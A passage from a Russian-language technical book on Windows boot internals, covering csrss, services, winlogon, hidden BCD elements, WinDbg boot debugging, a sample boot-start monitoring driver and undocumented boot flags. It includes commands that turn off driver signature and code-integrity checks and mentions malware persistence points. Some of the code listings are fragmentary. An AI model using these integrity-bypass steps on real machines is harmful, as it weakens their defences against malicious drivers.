
Недокументированный приём: добавление DLL в `KnownDLLs` не только ускоряет её загрузку, но и предотвращает загрузку одноимённой DLL из каталога приложения — это один из механизмов защиты от DLL planting.

Существует также `ExcludeFromKnownDLLs` — список DLL, исключённых из этого механизма. Этим пользуются некоторые приложения для совместимости.

4.7. csrss.exe — Client/Server Runtime Subsystem

4.7.1. Роль csrss.exe

`csrss.exe` (Client/Server Runtime Subsystem) — критический процесс Win32-подсистемы. Создаётся экземпляр для каждой сессии.



4.7.2. Ключевые функции

- **Управление консолями** — все console-приложения общаются с `csrss.exe` через ALPC-порты для ввода/вывода в консоль (в новых Windows 10/11 это частично вынесено в `conhost.exe`).
- **Обработка Hard Errors** — диалоги «Application Error» на secure desktop.
- **Отслеживание процессов и потоков** — `csrss.exe` уведомляется при создании/завершении каждого Win32-процесса.
- **Завершение работы системы** — при Shutdown `csrss.exe` координирует отправку `WM_QUERYENDSESSION` / `WM_ENDSESSION`.

4.7.3. ALPC-порты csrss.exe

Связь с `csrss.exe` осуществляется через ALPC (Advanced Local Procedure Call) порт `\Windows\ApiPort`. Каждый Win32-процесс при инициализации (`ntdll!LdrpInitialize` → `kernel32!...`) подключается к этому порту.

Недокументированный аспект: запрос к ALPC-порту `csrss.exe` использует номера API-функций, определённые внутренне. Например:

```
BaseSrvCreateProcess = 0x00 (basesrv.dll)
BaseSrvCreateThread  = 0x01
BaseSrvExitProcess   = 0x06
ConsolepAlloc        = 0x01 (winsrv.dll, console group)
...
```

Эти номера меняются от версии к версии и не документированы.

4.7.4. Критичность csrss.exe

Завершение `csrss.exe` приводит к немедленному bugcheck `CRITICAL_PROCESS_DIED` (0x000000EF). Ядро помечает процесс как критический через `PsSetProcessFlags` (флаг `PS_PROCESS_FLAGS_BREAK_ON_TERMINATION`). Убить `csrss.exe` нельзя даже с привилегией `SeDebugPrivilege` без последующего BSOD.

4.8. wininit.exe, services.exe, svchost.exe

4.8.1. wininit.exe — инициализация Session 0

wininit.exe запускается в Session 0 (неинтерактивной) и создаёт критические системные процессы:

```
wininit.exe (Session 0)
├─ services.exe  — Service Control Manager (SCM)
├─ lsass.exe     — Local Security Authority Subsystem
└─ lsaiso.exe    — LSA Isolated (Credential Guard, если включён)
```

4.8.2. services.exe — Service Control Manager

services.exe (SCM) — центральный компонент управления службами Windows. При инициализации:

1. Открывает куст реестра **HKLM\SYSTEM\CurrentControlSet\Services**.
2. Перечисляет все службы, группируя их по **Group** (определён в **ServiceGroupOrder**).
3. Запускает службы с **Start=2** (Automatic) и **Start=2** + **DelayedAutostart=1**.
4. Создаёт именованный pipe **\pipe\ntsvcs** для RPC-взаимодействия.

Порядок запуска групп служб определяется списком в:

```
HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder\List
```

Типичный порядок (сокращённо):

```
1.  Boot Bus Extender
2.  System Bus Extender
3.  SCSI miniport
4.  Port
5.  Primary Disk
6.  SCSI Class
7.  SCSI CDRom Class
8.  FSFilter Infrastructure
9.  FSFilter System
10. FSFilter Bottom
... (десятки групп)
N.  PNP_TDI
N+1. NDIS
...
Z.  Extended Base (последняя)
```

4.8.3. svchost.exe — универсальный хост служб

svchost.exe — процесс-контейнер для служб, реализованных как DLL. Каждый экземпляр **svchost.exe** запускается с параметром **-k <group>**:

```
svchost.exe -k netsvcs      → DcomLaunch, EventLog, ...
svchost.exe -k LocalService → nsi, WinHttpAutoProxySvc, ...
svchost.exe -k LocalSystemNetworkRestricted → NlaSvc, ...
svchost.exe -k UnistackSvcGroup → CDPUUserSvc, ...
```

Конфигурация групп хранится в:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

Начиная с Windows 10 1703 (Creators Update), на системах с достаточным объёмом RAM (≥ 3.5 GB) каждая служба запускается в **отдельном процессе svchost.exe** (Service Split). Это контролируется параметром:

```
HKLM\SYSTEM\CurrentControlSet\Control\SvcHostSplitThresholdInKB
```

Недокументированный параметр: значение `SvcHostSplitThresholdInKB = 0xFFFFFFFF` (DWORD) отключает разделение, возвращая поведение к «группированному» режиму. Это может быть полезно для уменьшения потребления памяти на ограниченных системах.

```
svchost.exe -k netsvcs -p -s Schedule

    schedsvc.dll  (Task Scheduler)

    ServiceMain() ← вызывается из svchost
    SvcCtrlHandler() ← обработчик SCM-команд

svchost.exe загружает DLL через:
HKLM\...\Services\Schedule\Parameters\ServiceDll
= %SystemRoot%\System32\schedsvc.dll
```

4.8.4. Недокументированные флаги служб

Некоторые недокументированные или малоизвестные параметры служб:

Параметр	Тип	Назначение
<code>FailureActionsOnNonCrashFailures</code>	DWORD	Применять Failure Actions при любом ненулевом коде возврата, а не только при краше
<code>LaunchProtected</code>	DWORD	PPL-защита: <code>1</code> =Antimalware-Light, <code>2</code> =Windows, <code>4</code> =Windows-Light
<code>RequiredPrivileges</code>	MULTI_SZ	Список привилегий токена службы
<code>SidType</code>	DWORD	<code>1</code> =Unrestricted, <code>3</code> =Restricted — Service SID
<code>PreferredNode</code>	DWORD	NUMA-нода для процесса svchost
<code>SvcMemSoftLimitInMB</code>	DWORD	Мягкий лимит памяти для Job-объекта
<code>SvcMemMidLimitInMB</code>	DWORD	Средний лимит памяти
<code>SvcMemHardLimitInMB</code>	DWORD	Жёсткий лимит памяти (TerminateJobObject)

4.9. winlogon.exe, LogonUI, пользовательская сессия

4.9.1. winlogon.exe – менеджер входа

`winlogon.exe` запускается в каждой интерактивной сессии (Session 1+) и управляет процессом входа пользователя:

```

winlogon.exe (Session 1)
├── Регистрация SAS (Secure Attention Sequence: Ctrl+Alt+Del)
│   └── через SetWindowsHookEx / RIT (Raw Input Thread)
├── Запуск LogonUI.exe
│   ├── Отображение экрана входа
│   ├── Вызов Credential Providers
│   └── Передача учётных данных обратно winlogon
├── Вызов LsaLogonUser() через LSASS
│   └── Аутентификация (NTLM, Kerberos, Negotiate, ...)
├── Загрузка профиля пользователя
│   └── HKEY_USERS\<SID> ← ntuser.dat
└── Запуск userinit.exe
    ├── Чтение Shell из
    │   └── HKLM\...\Winlogon\Shell (= explorer.exe)
    └── explorer.exe → рабочий стол

```

4.9.2. Credential Providers

Начиная с Windows Vista, `winlogon.exe` не содержит собственного UI. Вместо этого он запускает `LogonUI.exe`, который загружает **Credential Providers** — COM-объекты, реализующие интерфейс `ICredentialProvider`:

```

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Authentication\Credential Providers\
  {GUID1} = "Password Provider"
  {GUID2} = "Smartcard Provider"
  {GUID3} = "PIN Provider"
  {GUID4} = "Fingerprint Provider"
  ...

```

Недокументированный Credential Provider Filter: через ключ реестра `Credential Provider Filters` можно зарегистрировать COM-объект с интерфейсом `ICredentialProviderFilter`, который способен скрывать или перенастраивать другие Credential Providers. Это используется некоторыми enterprise-решениями для ограничения доступных методов входа.

4.9.3. Цепочка запуска оболочки

```

winlogon.exe
├── userinit.exe
│   ├── Обработка logon-скриптов (GPO)
│   ├── Синхронизация профиля (roaming profile)
│   └── CreateProcess(Shell)
│       └── explorer.exe
│           ├── Taskbar
│           ├── Desktop
│           ├── Start Menu
│           └── Startup folder items

```

Значение `Shell` в `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell` можно переопределить на уровне пользователя через `HKEYU\...\Winlogon\Shell`. Это — один из классических «persistence points» для вредоносного ПО.

4.9.4. Notification Packages

`winlogon.exe` загружает **Notification Packages** — DLL, получающие уведомления о событиях входа/выхода:

```

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
Notify\<name>\
  DLLName = "notification.dll"
  Logon    = "WlxLogonNotify"
  Logoff   = "WlxLogoffNotify"
  ...

```


Хотя Microsoft объявила этот механизм устаревшим (начиная с Vista для 64-bit), некоторые 32-битные DLL всё ещё могут использовать его. Современная альтернатива — **Windows Event Subscription** или **Credential Providers**.

4.10. BCD (Boot Configuration Data) — недокументированные записи

4.10.1. Архитектура BCD

BCD — это иерархическое хранилище, основанное на **кусте реестра** (registry hive). Физически файл BCD — это registry hive в формате REGF.

```
BCD Store (registry hive)
├── {bootmgr}                                — Windows Boot Manager
│   ├── BcdLibraryDevice_ApplicationDevice
│   ├── BcdLibraryString_Description
│   ├── BcdBootMgrObjectList_DisplayOrder
│   └── BcdBootMgrObject_DefaultObject
├── {default}                                — Default OS Loader
│   ├── BcdOSLoaderDevice_OSDevice
│   ├── BcdOSLoaderString_SystemRoot
│   ├── BcdLibraryBoolean_AllowPrereleaseSignatures
│   └── ...
├── {memdiag}                                — Memory Diagnostic
├── {resumeobject}                            — Hibernate Resume
└── {globalsettings}                         — Global Settings
```

4.10.2. Недокументированные и малоизвестные BCD-элементы

Ниже приведена таблица BCD-элементов, которые отсутствуют в официальной документации или описаны крайне скудно:

Тип (hex)	Имя	Назначение
0x16000048	Bcd0SLoaderBoolean_AllowPrereleaseSignatures	Разрешить загрузку драйверов с pre-release подписями
0x260000E0	Bcd0SLoaderInteger_BootStatusPolicy	Политика отображения ошибок загрузки (0=DisplayAll, 1=IgnoreAll)
0x22000002	Bcd0SLoaderString_LoadOptionsString	Произвольная строка параметров, передаваемая ядру
0x260000A0	Bcd0SLoaderInteger_DebugTransport	Тип транспорта отладки (0=Serial, 1=1394, 5=NET, 6=USB)
0x16000049	Bcd0SLoaderBoolean_ForceFipsCrypto	Принудительное использование FIPS-криптографии при загрузке
0x16000060	Bcd0SLoaderBoolean_ForceNoKeyboard	Отключить ввод с клавиатуры при загрузке
0x260000F0	Bcd0SLoaderInteger_HypervisorDebugType	Тип отладки гипервизора
0x16000075	Bcd0SLoaderBoolean_TpmBootEntropyPolicy	Политика использования TPM-энтропии при загрузке
0x25000007	Bcd0SLoaderInteger_Truncatememory	Обрезать видимую RAM до N байт
0x25000008	Bcd0SLoaderInteger_Removememory	Удалить N байт из верхней части физической памяти
0x16000051	Bcd0SLoaderBoolean_DisableCodeIntegrityChecks	Отключить CI (эффективно только с TESTSIGNING)
0x16000010	Bcd0SLoaderBoolean_DetectKernelAndHal	Автоматический выбор ядра (PAE, MultiProcessor)
0x26000145	BcdBootMgrInteger_CustomActionsList	Список пользовательских действий в boot menu
0x16000047	BcdLibraryBoolean_AllowBadMemoryAccess	Разрешить доступ к «плохим» страницам памяти
0x1700004A	BcdLibraryIntegerList_BadMemoryList	Список физических адресов дефектных страниц

4.10.3. Утилита для перечисления скрытых BCD-элементов

Стандартная утилита `bcdedit.exe` не показывает все элементы. Для полного перечисления необходимо напрямую работать с кустом реестра BCD. Вот ссылка на скрипт `enum_bcd_hidden.ps1` из каталога инструментов этой книги:

```

# enum_bcd_hidden.ps1 – перечисление всех BCD-элементов, включая скрытые
# Расположение: tools/ch04/enum_bcd_hidden.ps1

# Монтирование BCD-хранилища как куста реестра
$bcdhive = "C:\Boot\BCD" # Legacy BIOS
# Для UEFI: mountvol S: /s; $bcdhive = "S:\EFI\Microsoft\Boot\BCD"

$tempKey = "HKLM\BCD_HIDDEN_TEMP"
reg load $tempKey $bcdhive 2>$null

# Перечисление всех объектов и элементов
$root = "HKLM:\BCD_HIDDEN_TEMP\Objects"
Get-ChildItem $root | ForEach-Object {
    $objGuid = $_.PSChildName
    $desc = (Get-ItemProperty "$($_.PSPath)\Description" -ErrorAction SilentlyContinue)
    $type = $desc.Type

    Write-Host "`n=== Object: {$objGuid} Type: 0x$($type.ToString('X8')) ===" `
        -ForegroundColor Cyan

    $elemPath = "$($_.PSPath)\Elements"
    if (Test-Path $elemPath) {
        Get-ChildItem $elemPath | ForEach-Object {
            $elemType = $_.PSChildName
            $elemValue = (Get-ItemProperty $_.PSPath -ErrorAction SilentlyContinue)

            # Декодирование типа элемента
            $typeHex = [Convert]::ToUInt32($elemType, 16)
            $class = ($typeHex -shr 28) -band 0xF
            $format = ($typeHex -shr 24) -band 0xF
            $subtype = $typeHex -band 0x0FFFFFFF

            $classNames = @{
                1 = "Library"; 2 = "Application"; 3 = "Device"
                4 = "SetupApp"; 5 = "OEM"
            }
            $formatNames = @{
                1 = "Device"; 2 = "String"; 3 = "Object"
                4 = "ObjectList"; 5 = "Integer"; 6 = "Boolean"
                7 = "IntegerList"
            }

            $className = $classNames[[int]$class]
            $formatName = $formatNames[[int]$format]

            Write-Host " Element: 0x$elemType Class=$className " `
                "Format=$formatName Sub=0x$($subtype.ToString('X6'))" `
                -ForegroundColor Yellow

            # Вывод значения
            if ($elemValue.Element) {
                $hex = ($elemValue.Element | ForEach-Object { $_.ToString("X2") }) -join " "
                Write-Host " Value (hex): $hex"

                # Попытка интерпретации строк
                if ($format -eq 2) {
                    $str = [System.Text.Encoding]::Unicode.GetString($elemValue.Element)
                    Write-Host " Value (str): $str" -ForegroundColor Green
                }
            }
        }
    }
}

# Выгрузка куста
[gc]::Collect()
reg unload $tempKey 2>$null

```

Использование:

```

# Запуск от имени администратора
.\enum_bcd_hidden.ps1

```

4.11. Отладка загрузки с WinDbg

4.11.1. Настройка Kernel Debugging при загрузке

Для отладки ранних фаз загрузки необходимо настроить транспорт отладки через BCD:

```
:: Включение отладки ядра через сеть
bcdedit /debug on
bcdedit /dbgsettings net hostip:192.168.1.100 port:50000

:: Ключ шифрования будет сгенерирован автоматически:
:: Key=a1b2c3d4e5f6.a1b2c3d4e5f6.a1b2c3d4e5f6.a1b2c3d4e5f6

:: Альтернатива: отладка через последовательный порт
bcdedit /dbgsettings serial debugport:1 baudrate:115200

:: Отладка через USB
bcdedit /dbgsettings usb targetname:TargetPC
```

4.11.2. Отладка Boot Manager и winload

Для отладки самого загрузчика (до ядра) используется **Boot Debugging**:

```
:: Включение отладки загрузчика
bcdedit /bootdebug {bootmgr} on
bcdedit /bootdebug {current} on
```

С `{bootmgr}` — отлаживается `bootmgfw.efi`, с `{current}` — `winload.efi`. Подключение WinDbg к boot debugger покажет ранние этапы:

```
kd> bl
0 e Disable Clear bootmgfw!BmMain
1 e Disable Clear winload!OslMain
```

4.11.3. Точки останова для анализа загрузки

Полезные точки останова в WinDbg для наблюдения за процессом загрузки:

```
:: Phase 0 / Phase 1 boundary
kd> bp nt!ExpInitializeExecutive

:: Создание процесса smss.exe
kd> bp nt!PspCreateProcess

:: Загрузка каждого boot-драйвера
kd> bp nt!IopLoadDriver

:: Точка, когда ядро готово создать первый user-mode процесс
kd> bp nt!MmInitSystem

:: Наблюдение за IoInitSystem (загрузка драйверов Phase 1)
kd> bp nt!IoInitSystem
```

4.11.4. Анализ Loader Parameter Block в WinDbg

```
kd> dt nt!_LOADER_PARAMETER_BLOCK @$proc->LoaderBlock
+0x000 OsMajorVersion : 0xa
+0x004 OsMinorVersion : 0
+0x008 Size : 0x160
+0x010 LoadOrderListHead : _LIST_ENTRY [...]
+0x020 MemoryDescriptorListHead : _LIST_ENTRY [...]
+0x030 BootDriverListHead : _LIST_ENTRY [...]
...

kd> !loadermemorylist
Descriptor: Base=0x0000 Pages=0xA0 Type=LoaderFirmwarePermanent
Descriptor: Base=0x0100 Pages=0x9EFF Type=LoaderFree
...
```

4.11.5. Скрипт мониторинга последовательности загрузки

Ссылка на скрипт `boot_sequence_monitor.c` из каталога инструментов:

```

// boot_sequence_monitor.c - драйвер-монитор последовательности загрузки
// Расположение: tools/ch04/boot_sequence_monitor.c
//
// Этот boot-start драйвер (Start=0, Group=Boot Bus Extender)
// протоколирует ключевые события ранней загрузки.

#include <ntddk.h>
#include <wdm.h>

#define BOOT_MON_TAG 'tMtB'
#define LOG_BUFFER_SIZE (64 * 1024) // 64 KB кольцевой буфер

typedef struct _BOOT_LOG_ENTRY {
    LARGE_INTEGER    Timestamp;
    ULONG            EventType;
    ULONG            DataSize;
    UCHAR            Data[256];
} BOOT_LOG_ENTRY, *PBOOT_LOG_ENTRY;

typedef struct _BOOT_MONITOR_CONTEXT {
    PVOID            LogBuffer;
    ULONG            LogOffset;
    KSPIN_LOCK        LogLock;
    PCALLBACK_OBJECT CallbackObject;
    PVOID            CallbackRegistration;
    PVOID            LoadImageRegistration;
} BOOT_MONITOR_CONTEXT, *PBOOT_MONITOR_CONTEXT;

static BOOT_MONITOR_CONTEXT g_Context;

//
// Callback: вызывается при загрузке каждого образа (драйвера, DLL)
//
VOID
BootMonLoadImageNotify(
    _In_opt_ PUNICODE_STRING FullImageName,
    _In_ HANDLE ProcessId,
    _In_ PIMAGE_INFO ImageInfo
)
{
    KIRQL oldIrql;
    PBOOT_LOG_ENTRY entry;
    LARGE_INTEGER timestamp;

    KeQuerySystemTimePrecise(&timestamp);
    KeAcquireSpinLock(&g_Context.LogLock, &oldIrql);

    if (g_Context.LogOffset + sizeof(BOOT_LOG_ENTRY) < LOG_BUFFER_SIZE) {
        entry = (PBOOT_LOG_ENTRY)(
            (PUCHAR)g_Context.LogBuffer + g_Context.LogOffset
        );
        entry->Timestamp = timestamp;
        entry->EventType = 1; // IMAGE_LOAD

        if (FullImageName && FullImageName->Length > 0) {
            ULONG copyLen = min(FullImageName->Length, sizeof(entry->Data) - 2);
            RtlCopyMemory(entry->Data, FullImageName->Buffer, copyLen);
            entry->DataSize = copyLen;
        } else {
            entry->DataSize = 0;
        }

        g_Context.LogOffset += sizeof(BOOT_LOG_ENTRY);
    }

    KeReleaseSpinLock(&g_Context.LogLock, oldIrql);
}

//
// Callback: PowerState callback для логирования фаз
//
VOID
BootMonPowerCallback(
    _In_opt_ PVOID CallbackContext,
    _In_opt_ PVOID Argument1,
    _In_opt_ PVOID Argument2
)

```

```

{
    UNREFERENCED_PARAMETER(CallbackContext);
    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_INFO_LEVEL,
        "[BootMon] PowerCallback: Arg1=%p Arg2=%p\n",
        Argument1, Argument2);
}

//
// Создание устройства для user-mode доступа к логам
//
NTSTATUS
BootMonCreateDevice(
    _In_ PDRIVER_OBJECT DriverObject
)
{
    NTSTATUS status;
    UNICODE_STRING devName = RTL_CONSTANT_STRING(L"\\Device\\BootMonitor");
    UNICODE_STRING symLink = RTL_CONSTANT_STRING(L"\\DosDevices\\BootMonitor");
    PDEVICE_OBJECT deviceObject = NULL;

    status = IoCreateDevice(
        DriverObject,
        0,
        &devName,
        FILE_DEVICE_UNKNOWN,
        FILE_DEVICE_SECURE_OPEN,
        FALSE,
        &deviceObject
    );

    if (NT_SUCCESS(status)) {
        status = IoCreateSymbolicLink(&symLink, &devName);
        if (!NT_SUCCESS(status)) {
            IoDeleteDevice(deviceObject);
        }
    }

    return status;
}

//
// IRP_MJ_DEVICE_CONTROL — получение лога из user-mode
//
NTSTATUS
BootMonDeviceControl(
    _In_ PDEVICE_OBJECT DeviceObject,
    _Inout_ PIRP Irp
)
{
    UNREFERENCED_PARAMETER(DeviceObject);
    PIO_STACK_LOCATION irpSp = IoGetCurrentIrpStackLocation(Irp);
    NTSTATUS status = STATUS_SUCCESS;
    ULONG bytesReturned = 0;

#define IOCTL_BOOTMON_GET_LOG CTL_CODE( \
    FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_READ_ACCESS)

    switch (irpSp->Parameters.DeviceIoControl.IoControlCode) {
    case IOCTL_BOOTMON_GET_LOG:
    {
        PVOID outBuf = Irp->AssociatedIrp.SystemBuffer;
        ULONG outLen = irpSp->Parameters.DeviceIoControl.OutputBufferLength;
        ULONG copyLen = min(outLen, g_Context.LogOffset);

        if (outBuf && copyLen > 0) {
            RtlCopyMemory(outBuf, g_Context.LogBuffer, copyLen);
            bytesReturned = copyLen;
        }
        break;
    }
    default:
        status = STATUS_INVALID_DEVICE_REQUEST;
        break;
    }

    Irp->IoStatus.Status = status;
    Irp->IoStatus.Information = bytesReturned;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
}

```

```

    return status;
}

//
// DriverUnload
//
VOID
BootMonUnload(
    _In_ PDRIVER_OBJECT DriverObject
)
{
    UNICODE_STRING symLink = RTL_CONSTANT_STRING(L"\\DosDevices\\BootMonitor");

    PsRemoveLoadImageNotifyRoutine(BootMonLoadImageNotify);

    if (g_Context.CallbackRegistration) {
        ExUnregisterCallback(g_Context.CallbackRegistration);
    }

    IoDeleteSymbolicLink(&symLink);

    if (DriverObject->DeviceObject) {
        IoDeleteDevice(DriverObject->DeviceObject);
    }

    if (g_Context.LogBuffer) {
        ExFreePoolWithTag(g_Context.LogBuffer, BOOT_MON_TAG);
    }
}

//
// DriverEntry — точка входа boot-start драйвера
//
NTSTATUS
DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
)
{
    NTSTATUS status;

    UNREFERENCED_PARAMETER(RegistryPath);

    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_INFO_LEVEL,
        "[BootMon] DriverEntry: monitoring boot sequence\n");

    RtlZeroMemory(&g_Context, sizeof(g_Context));
    KeInitializeSpinLock(&g_Context.LogLock);

    // Выделение буфера для лога
    g_Context.LogBuffer = ExAllocatePool2(
        POOL_FLAG_NON_PAGED, LOG_BUFFER_SIZE, BOOT_MON_TAG
    );
    if (!g_Context.LogBuffer) {
        return STATUS_INSUFFICIENT_RESOURCES;
    }
    g_Context.LogOffset = 0;

    // Регистрация callback на загрузку образов
    status = PsSetLoadImageNotifyRoutine(BootMonLoadImageNotify);
    if (!NT_SUCCESS(status)) {
        ExFreePoolWithTag(g_Context.LogBuffer, BOOT_MON_TAG);
        return status;
    }

    // Регистрация PowerState callback (опционально)
    {
        UNICODE_STRING cbName =
            RTL_CONSTANT_STRING(L"\\Callback\\PowerState");
        OBJECT_ATTRIBUTES oa;
        InitializeObjectAttributes(&oa, &cbName, OBJ_CASE_INSENSITIVE, NULL, NULL);
        status = ExCreateCallback(
            &g_Context.CallbackObject, &oa, FALSE, TRUE
        );
        if (NT_SUCCESS(status)) {
            g_Context.CallbackRegistration = ExRegisterCallback(
                g_Context.CallbackObject,
                BootMonPowerCallback,
            );
        }
    }
}

```



```

        );
    }
}

// Создание устройства
BootMonCreateDevice(DriverObject);

// Установка dispatch routines
DriverObject->DriverUnload = BootMonUnload;
DriverObject->MajorFunction[IRP_MJ_CREATE] =
DriverObject->MajorFunction[IRP_MJ_CLOSE] =
    (PDRIVER_DISPATCH)BootMonDeviceControl; // stub
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
    BootMonDeviceControl;

return STATUS_SUCCESS;
}

```

Установка драйвера для тестирования (требуется Test Signing Mode):

```

sc create BootMon type=kernel start=boot binPath=System32\drivers\bootmon.sys
sc start BootMon

```

4.12. Недокументированные параметры загрузки

4.12.1. TESTSIGNING

```
bcdedit /set testsigning on
```

Включает режим Test Signing, позволяющий загружать драйверы, подписанные тестовыми сертификатами. На рабочем столе отображается водяной знак «Test Mode». В ядре этот флаг проверяется через `NtQuerySystemInformation(SystemCodeIntegrityInformation)`:

```

typedef struct _SYSTEM_CODEINTEGRITY_INFORMATION {
    ULONG Length;
    ULONG CodeIntegrityOptions;
    // Бит 0x02 = CODEINTEGRITY_OPTION_TESTSIGN
} SYSTEM_CODEINTEGRITY_INFORMATION;

```

Недокументированный момент: TESTSIGNING можно использовать для загрузки **неподписанных** драйверов, если дополнительно установить `BcdOSLoaderBoolean_DisableCodeIntegrityChecks` (элемент `0x160000051`). Однако начиная с Windows 10 1607, ядро дополнительно проверяет HVCI (Hypervisor-Protected Code Integrity), и этот трюк не работает на системах с включённым VBS.

4.12.2. DEBUG

```
bcdedit /debug on
```

Включает kernel debugging. При этом ядро: - Инициализирует отладочный транспорт (KD) - Устанавливает `KdDebuggerEnabled = TRUE` - Позволяет подключение WinDbg - **Побочный эффект:** отключает некоторые таймауты (watchdog) и PatchGuard становится менее агрессивным

Недокументированный нюанс: `KdDebuggerNotPresent` остаётся `TRUE` до физического подключения отладчика. Некоторые anti-debug техники проверяют `SharedUserData->KdDebuggerEnabled` (offset `0x2D4` от `KUSER_SHARED_DATA` по адресу `0x7FFE0000`).

4.12.3. NOINTEGRITYCHECKS

```
bcdedit /set nointegritychecks on
```

Отключает проверку целостности кода (Code Integrity). Работает только совместно с TESTSIGNING или DISABLE_INTEGRITY_CHECKS. На практике:

- Драйверы без подписи могут быть загружены
- `ci.dll` не вызывает `CiCheckSignedFile` для проверки подписи PE
- **Не отключает** Secure Boot верификацию на уровне UEFI

4.12.4. Другие недокументированные параметры

Параметр BCD	Команда	Назначение
DISABLEDDYNAMICICK	<code>bcdedit /set disabledynamictick yes</code>	Отключает динамическое тактирование (timer tick), возвращая периодический таймер. Полезно для профилирования.
USEPLATFORMCLOCK	<code>bcdedit /set useplatformclock true</code>	Принудительно использовать HPET/ACPI PM Timer вместо TSC. Устраняет проблемы с таймерами в виртуальных машинах.
USEPLATFORMTICK	<code>bcdedit /set useplatformtick yes</code>	Использовать аппаратный таймер для tick, но TSC для KeQueryPerformanceCounter.
TSCSYNCPOLICY	<code>bcdedit /set tscsyncpolicy enhanced</code>	Политика синхронизации TSC: default, legacy, enhanced.
X2APICPOLICY	<code>bcdedit /set x2apicpolicy enable</code>	Принудительное включение x2APIC (по умолчанию auto-detect).
CONFIGACCESSPOLICY	<code>bcdedit /set configaccesspolicy disallowmmconfig</code>	Отключает MMIO-доступ к PCI Config Space, используя только порты CF8/CFC.
USELEGACYAPICMODE	<code>bcdedit /set uselegacyapicmode yes</code>	Принудительный Legacy xAPIC (вместо x2APIC).
TRUNCATEMEMORY	<code>bcdedit /set truncatememory 0x40000000</code>	Ограничить видимую RAM до 1 GB (в байтах). Полезно для тестирования low-memory сценариев.
REMOVEMEMORY	<code>bcdedit /set removememory 2048</code>	Удалить 2048 MB из верхней части физической памяти.
INCREASEUSERVA	<code>bcdedit /set increaseuserva 3072</code>	Увеличить user-mode VA space до 3 GB (только x86, аналог /3GB).
FIRSTMEGABYTEPOLICY	<code>bcdedit /set firstmegabytepolicy usenone</code>	Не использовать память в первом мегабайте (для обхода legacy-устройств).
BOOTLOG	<code>bcdedit /set bootlog yes</code>	Создаёт %SystemRoot%\ntbtlog.txt с протоколом загрузки драйверов.
BOOTSTATUSPOLICY	<code>bcdedit /set bootstatuspolicy ignoreallfailures</code>	Игнорировать все ошибки предыдущей загрузки (не показывать Recovery).
HYPERVISORLAUNCHTYPE	<code>bcdedit /set hypervisorlaunchtype auto</code>	Включить Windows Hypervisor (Hyper-V). off — отключить.
LOADOPTIONS	<code>bcdedit /set loadoptions "DISABLE_INTEGRITY_CHECKS"</code>	Произвольная строка, передаваемая в LoaderBlock->LoadOptions.

4.12.5. Совсем недокументированные: экспериментальные флаги

Некоторые BCD-элементы обнаруживаются только при дизассемблировании winload.efi и ntoskrnl.exe:

```

BcdOSLoaderBoolean_DisableVsmLaunchInDebugMode (0x16000183)
  - Отключить VBS/VSM при включённой отладке ядра

BcdOSLoaderInteger_HypervisorNumaNodeLimit (тип варьируется)
  - Ограничить количество NUMA-нод для гипервизора

BcdOSLoaderBoolean_VsmLaunchRequired (0x16000180)
  - Обязательный запуск VSM (иначе bugcheck)

BcdLibraryBoolean_GraphicsModeDisabled (0x16000046)
  - Загрузка в текстовом режиме (без graphics boot)

BcdOSLoaderBoolean_ForceGroupAwareness (0x16000060)
  - Принудительное group-aware поведение ядра (Processor Groups)

```

Предупреждение: использование недокументированных BCD-элементов может привести к незагружаемой системе. Всегда сохраняйте копию текущей конфигурации:

```
bcdedit /export C:\backup.bcd
```

4.13. Measured Boot и ELAM

4.13.1. Measured Boot: цепочка измерений

Measured Boot работает совместно с TPM (Trusted Platform Module) и обеспечивает криптографическую фиксацию каждого этапа загрузки в PCR (Platform Configuration Registers):

```

TPM PCR Registers

PCR[0] - UEFI firmware code (SEC, PEI, DXE)
PCR[1] - UEFI firmware configuration
PCR[2] - Option ROMs
PCR[3] - Option ROM configuration
PCR[4] - MBR/IPL code (bootmgfw.efi)
PCR[5] - MBR/IPL configuration (BCD)
PCR[6] - State transitions, wake events
PCR[7] - Secure Boot policy
PCR[8] - Kernel, boot drivers (ntoskrnl, HAL, ELAM)
PCR[9] - Kernel, boot drivers (continued)
PCR[10] - Boot manager settings
PCR[11] - BitLocker access control
PCR[12] - Data events, highly volatile
PCR[13] - Boot module details
